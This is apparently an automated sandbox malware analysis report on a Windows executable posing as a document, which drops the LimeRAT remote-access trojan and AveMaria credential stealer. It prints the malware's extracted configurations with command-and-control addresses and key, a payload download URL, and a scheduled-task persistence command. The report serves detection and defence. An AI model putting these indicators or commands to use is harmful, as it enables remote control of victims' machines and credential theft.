ID: 593268
Sample Name:
DocumentoSENAMHI20222103.exe
Cookbook: default.jbs
Time: 14:40:33
Date: 21/03/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

DocumentoSENAMHI20222103.exe


Overview

General Information

Sample Name:	DocumentoSENAMHI20222103.exe
Analysis ID:	593268
MD5:	81ba3d2de48272.
SHA1:	921e7008881d5e.
SHA256:	eef5ae48384a5c..
Infos:	



Detection




AveMaria LimeRAT UACMe

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Yara detected LimeRAT
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected UACMe UAC Bypass…
- Yara detected AveMaria stealer
- Multi AV Scanner detection for drop…
- Initial sample is a PE file and has a…
- Tries to detect sandboxes and other…
- .NET source code contains potentia…

Classification



Process Tree

- **System is w10x64native**
- DocumentoSENAMHI20222103.exe (PID: 6576 cmdline: "C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe" MD5: 81BA3D2DE48272D692C4E6604E6B1DB9)
  - cmd.exe (PID: 1033668 cmdline: C:\Windows\System32\cmd.exe MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - conhost.exe (PID: 1033676 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - wtqsCpda..exe (PID: 1033924 cmdline: "C:\Users\user\AppData\Roaming\wtqsCpda..exe" MD5: 3D7801D573CAB12F3093C219EBFE495C)
    - schtasks.exe (PID: 1034124 cmdline: schtasks /create /f /sc ONLOGON /RL HIGHEST /tn LimeRAT-Admin /tr "'C:\Users\user\AppData\Local\Temp\chrome.exe'" MD5: 478BEAEC1C3A9417272BC8964ADD1CEE)
      - conhost.exe (PID: 1034132 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - chrome.exe (PID: 6672 cmdline: "C:\Users\user\AppData\Local\Temp\chrome.exe" MD5: 3D7801D573CAB12F3093C219EBFE495C)
- chrome.exe (PID: 1034204 cmdline: C:\Users\user\AppData\Local\Temp\chrome.exe MD5: 3D7801D573CAB12F3093C219EBFE495C)
- **cleanup**

Malware Configuration

Threatname: LimeRAT


```
{
  "C2 url": "https://pastebin.com/raw/03PEm7js",
  "AES Key": "150797",
  "ENDOF": "|'N'|",
  "Seprator": "|'L'|",
  "Install File": "True",
  "Install Dir": "temp",
  "Version": "v4.0"
}
```


Threatname: AveMaria


```
{
  "C2 url": "172.111.242.20",
  "port": 2031
}
```

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\chrome.exe	JoeSecurity_LimeRAT	Yara detected LimeRAT	Joe Security	
C:\Users\user\AppData\Local\Temp\chrome.exe	MALWARE_Win_LimeRAT	LimeRAT payload	ditekSHen	• 0x66dc:$s1: schtasks /create /f /sc ONLOGON /RL HIGHEST /tn LimeRAT-Admin /tr • 0x5efa:$s2: \vboxhook.dll • 0x63a2:$s3: Win32_Processor.deviceid="CPU0" • 0x62c4:$s4: select CommandLine from Win32_Process where Name='{0}' • 0x6380:$s5: Minning... • 0x6332:$s6: Regasm.exe • 0x67de:$s7: Flood! • 0x61c4:$s8: Rans-Status
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\Chrome[1].exe	JoeSecurity_LimeRAT	Yara detected LimeRAT	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\Chrome[1].exe	MALWARE_Win_LimeRAT	LimeRAT payload	ditekSHen	• 0x66dc:$s1: schtasks /create /f /sc ONLOGON /RL HIGHEST /tn LimeRAT-Admin /tr • 0x5efa:$s2: \vboxhook.dll • 0x63a2:$s3: Win32_Processor.deviceid="CPU0" • 0x62c4:$s4: select CommandLine from Win32_Process where Name='{0}' • 0x6380:$s5: Minning... • 0x6332:$s6: Regasm.exe • 0x67de:$s7: Flood! • 0x61c4:$s8: Rans-Status
C:\Users\user\AppData\Roaming\wtqsCpda..exe	JoeSecurity_LimeRAT	Yara detected LimeRAT	Joe Security	
Click to see the 1 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000000.80248070314.0000000000A22000.00000002.00000001.01000000.00000009.sdmp	JoeSecurity_LimeRAT	Yara detected LimeRAT	Joe Security	
00000001.00000002.83503240355.00000000013B4000.00000002.00001000.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.83503240355.00000000013B4000.00000002.00001000.00020000.00000000.sdmp	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	
00000012.00000000.80097480691.0000000000762000.00000002.00000001.01000000.00000009.sdmp	JoeSecurity_LimeRAT	Yara detected LimeRAT	Joe Security	
00000001.00000002.83505519609.0000000002FE0000.00000040.00001000.00020000.00000000.sdmp	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x1972f:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x1972f:$c1: Elevation:Administrator!new:
Click to see the 42 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
15.0.wtqsCpda..exe.540000.3.unpack	JoeSecurity_LimeRAT	Yara detected LimeRAT	Joe Security	
15.0.wtqsCpda..exe.540000.3.unpack	MALWARE_Win_LimeRAT	LimeRAT payload	ditekSHen	• 0x66dc:$s1: schtasks /create /f /sc ONLOGON /RL HIGHEST /tn LimeRAT-Admin /tr • 0x5efa:$s2: \vboxhook.dll • 0x63a2:$s3: Win32_Processor.deviceid="CPU0" • 0x62c4:$s4: select CommandLine from Win32_Process where Name='{0}' • 0x6380:$s5: Minning... • 0x6332:$s6: Regasm.exe • 0x67de:$s7: Flood! • 0x61c4:$s8: Rans-Status
19.0.chrome.exe.a20000.0.unpack	JoeSecurity_LimeRAT	Yara detected LimeRAT	Joe Security	

Source	Rule	Description	Author	Strings
19.0.chrome.exe.a20000.0.unpack	MALWARE_Win_LimeRAT	LimeRAT payload	ditekSHen	• 0x66dc:$s1: schtasks /create /f /sc ONLOGON /RL HIGHEST /tn LimeRAT-Admin /tr • 0x5efa:$s2: \vboxhook.dll • 0x63a2:$s3: Win32_Processor.deviceid="CPU0" • 0x62c4:$s4: select CommandLine from Win32_Process where Name='{0}' • 0x6380:$s5: Minning... • 0x6332:$s6: Regasm.exe • 0x67de:$s7: Flood! • 0x61c4:$s8: Rans-Status
18.2.chrome.exe.760000.0.unpack	JoeSecurity_LimeRAT	Yara detected LimeRAT	Joe Security	
Click to see the 103 entries				

Sigma Signatures

System Summary

Sigma detected: Suspicious Add Scheduled Task From User AppData Temp

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected AveMaria stealer

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits

Yara detected UACMe UAC Bypass tool

Networking

Connects to a pastebin service (likely for C&C)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected LimeRAT

E-Banking Fraud

Yara detected AveMaria stealer

Operating System Destruction

Protects its processes via BreakOnTermination flag

System Summary

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation

.NET source code contains potential unpacker

Boot Survival

Yara detected LimeRAT

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Contains functionality to hide user accounts

Malware Analysis System Evasion

Yara detected LimeRAT

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

.NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings

Yara detected LimeRAT

Stealing of Sensitive Information

Yara detected AveMaria stealer

Remote Access Functionality


Yara detected AveMaria stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 3 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 1 Disable or Modify Tools	1 1 Input Capture	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	1 Scheduled Task/Job	1 2 Process Injection	1 1 Deobfuscate/Decode Files or Information	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	1 1 Input Capture	Exfiltration Over Bluetooth	1 1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	1 Scheduled Task/Job	2 Obfuscated Files or Information	Security Account Manager	1 3 5 System Information Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	1 1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Software Packing	NTDS	2 6 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	1 1 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	4 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	4 1 Virtualization/Sandbox Evasion	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 2 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Hidden Users	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DocumentoSENAMHI20222103.exe	17%	ReversingLabs	Win32.Trojan.Worefflint	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\Chrome[1].exe	100%	Avira	TR/Spy.Gen8	
C:\Users\user\AppData\Local\Temp\chrome.exe	100%	Avira	TR/Spy.Gen8	
C:\Users\user\AppData\Roaming\wtqsCpda..exe	100%	Avira	TR/Spy.Gen8	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\Chrome[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\chrome.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\wtqsCpda..exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\Chrome[1].exe	93%	ReversingLabs	ByteCode-MSIL.Backdoor.LimeRAT	
C:\Users\user\AppData\Local\Temp\IconLib.dll	31%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\IconLib.dll	23%	ReversingLabs	Win32.Backdoor.Bladabhindi	
C:\Users\user\AppData\Local\Temp\chrome.exe	93%	ReversingLabs	ByteCode-MSIL.Backdoor.LimeRAT	
C:\Users\user\AppData\Local\Temp\freebl3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\freebl3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\mozglue.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\mozglue.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\msvcp140.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\msvcp140.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nss3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nss3.dll	3%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\softokn3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\softokn3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\vcruntime140.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\vcruntime140.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\wtqsCpda..exe	93%	ReversingLabs	ByteCode-MSIL.Backdoor.LimeRAT	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.DocumentoSENAMHI20222103.exe.13a0000.1.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
18.2.chrome.exe.760000.0.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
19.0.chrome.exe.a20000.0.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
15.0.wtqsCpda..exe.540000.3.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
18.0.chrome.exe.760000.0.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
15.0.wtqsCpda..exe.540000.2.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
15.0.wtqsCpda..exe.540000.1.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
1.0.DocumentoSENAMHI20222103.exe.bd0000.0.unpack	100%	Avira	ADWARE/Adware.Gen8		Download File
19.2.chrome.exe.a20000.0.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
19.0.chrome.exe.a20000.1.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
19.0.chrome.exe.a20000.2.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
15.0.wtqsCpda..exe.540000.0.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
19.0.chrome.exe.a20000.3.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
1.2.DocumentoSENAMHI20222103.exe.2fe053f.4.unpack	100%	Avira	TR/Patched.Ren.Gen3		Download File
15.2.wtqsCpda..exe.540000.0.unpack	100%	Avira	HEUR/AGEN.1208284		Download File
1.2.DocumentoSENAMHI20222103.exe.bd0000.0.unpack	100%	Avira	ADWARE/Adware.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://172.111.242.20/Chrome.exeTTC:	100%	Avira URL Cloud	malware	
http://172.111.242.20/Chrome.exer	100%	Avira URL Cloud	malware	
http://x1.c.lencr.org/0	1%	Virustotal		Browse
http://x1.c.lencr.org/0	0%	Avira URL Cloud	safe	
http://x1.i.lencr.org/0	0%	Virustotal		Browse
http://x1.i.lencr.org/0	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	Avira URL Cloud	safe	
http://crt.rootca1.amazontrust.com/rootca1.cer0?	0%	Avira URL Cloud	safe	
http://www.mozilla.com0	0%	Avira URL Cloud	safe	
172.111.242.20	100%	Avira URL Cloud	malware	
http://172.111.242.20/Chrome.exeIr	100%	Avira URL Cloud	malware	
http://crl.rootca1.amazontrust.com/rootca1.crl0	0%	Avira URL Cloud	safe	
http://crl.pki.goog/gtsr1/gtsr1.crl0W	0%	Avira URL Cloud	safe	
http://172.111.242.20/Chrome.exen	100%	Avira URL Cloud	malware	
http://ocsp.rootca1.amazontrust.com0:	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://172.111.242.20/Chrome.exe	100%	Avira URL Cloud	malware	
http://https://pki.goog/repository/0	0%	Avira URL Cloud	safe	
http://pki.goog/repo/certs/gtsr1.der04	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
pastebin.com	104.23.98.190	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://pastebin.com/raw/03PEm7js	false		high
172.111.242.20	true	• Avira URL Cloud: malware	unknown
http://172.111.242.20/Chrome.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://172.111.242.20/Chrome.exeTTC:	DocumentoSENAMHI20222103.exe, 00000001.00000002.83502359719.00000000011D0000.00000004.00000020.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80684755991.00000000011D2000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.mozilla.com/en-US/blocklist/	DocumentoSENAMHI20222103.exe, 00000001.00000003.80768273960.0000000005E0A000.00000004.00000800.00020000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.thawte.com/ThawteTimestampingCA.crl0	DocumentoSENAMHI20222103.exe, 00000001.00000003.81063438774.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81035851437.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80749812105.000000000643B000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80763490133.00000000064A3000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80770255250.0000000005E59000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81037127774.0000000005E0A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80754738208.000000000644A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80751294134.0000000005E59000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80747033580.0000000006411000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83515571343.0000000005E6F000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80768466561.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80747271781.000000000643B000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80766226813.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80875623841.0000000005EF0000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83515005180.0000000005E05000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81061631920.0000000005E19000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81032367685.0000000005E0A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81063247218.0000000005E0A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80778848841.0000000006411000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81065282469.0000000005E59000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83503539466.0000000001504000.00000004.00000800.00020000.00000000.sdmp	false		high
http://172.111.242.20/Chrome.exer	DocumentoSENAMHI20222103.exe, 00000001.00000002.83502024723.00000000011B2000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
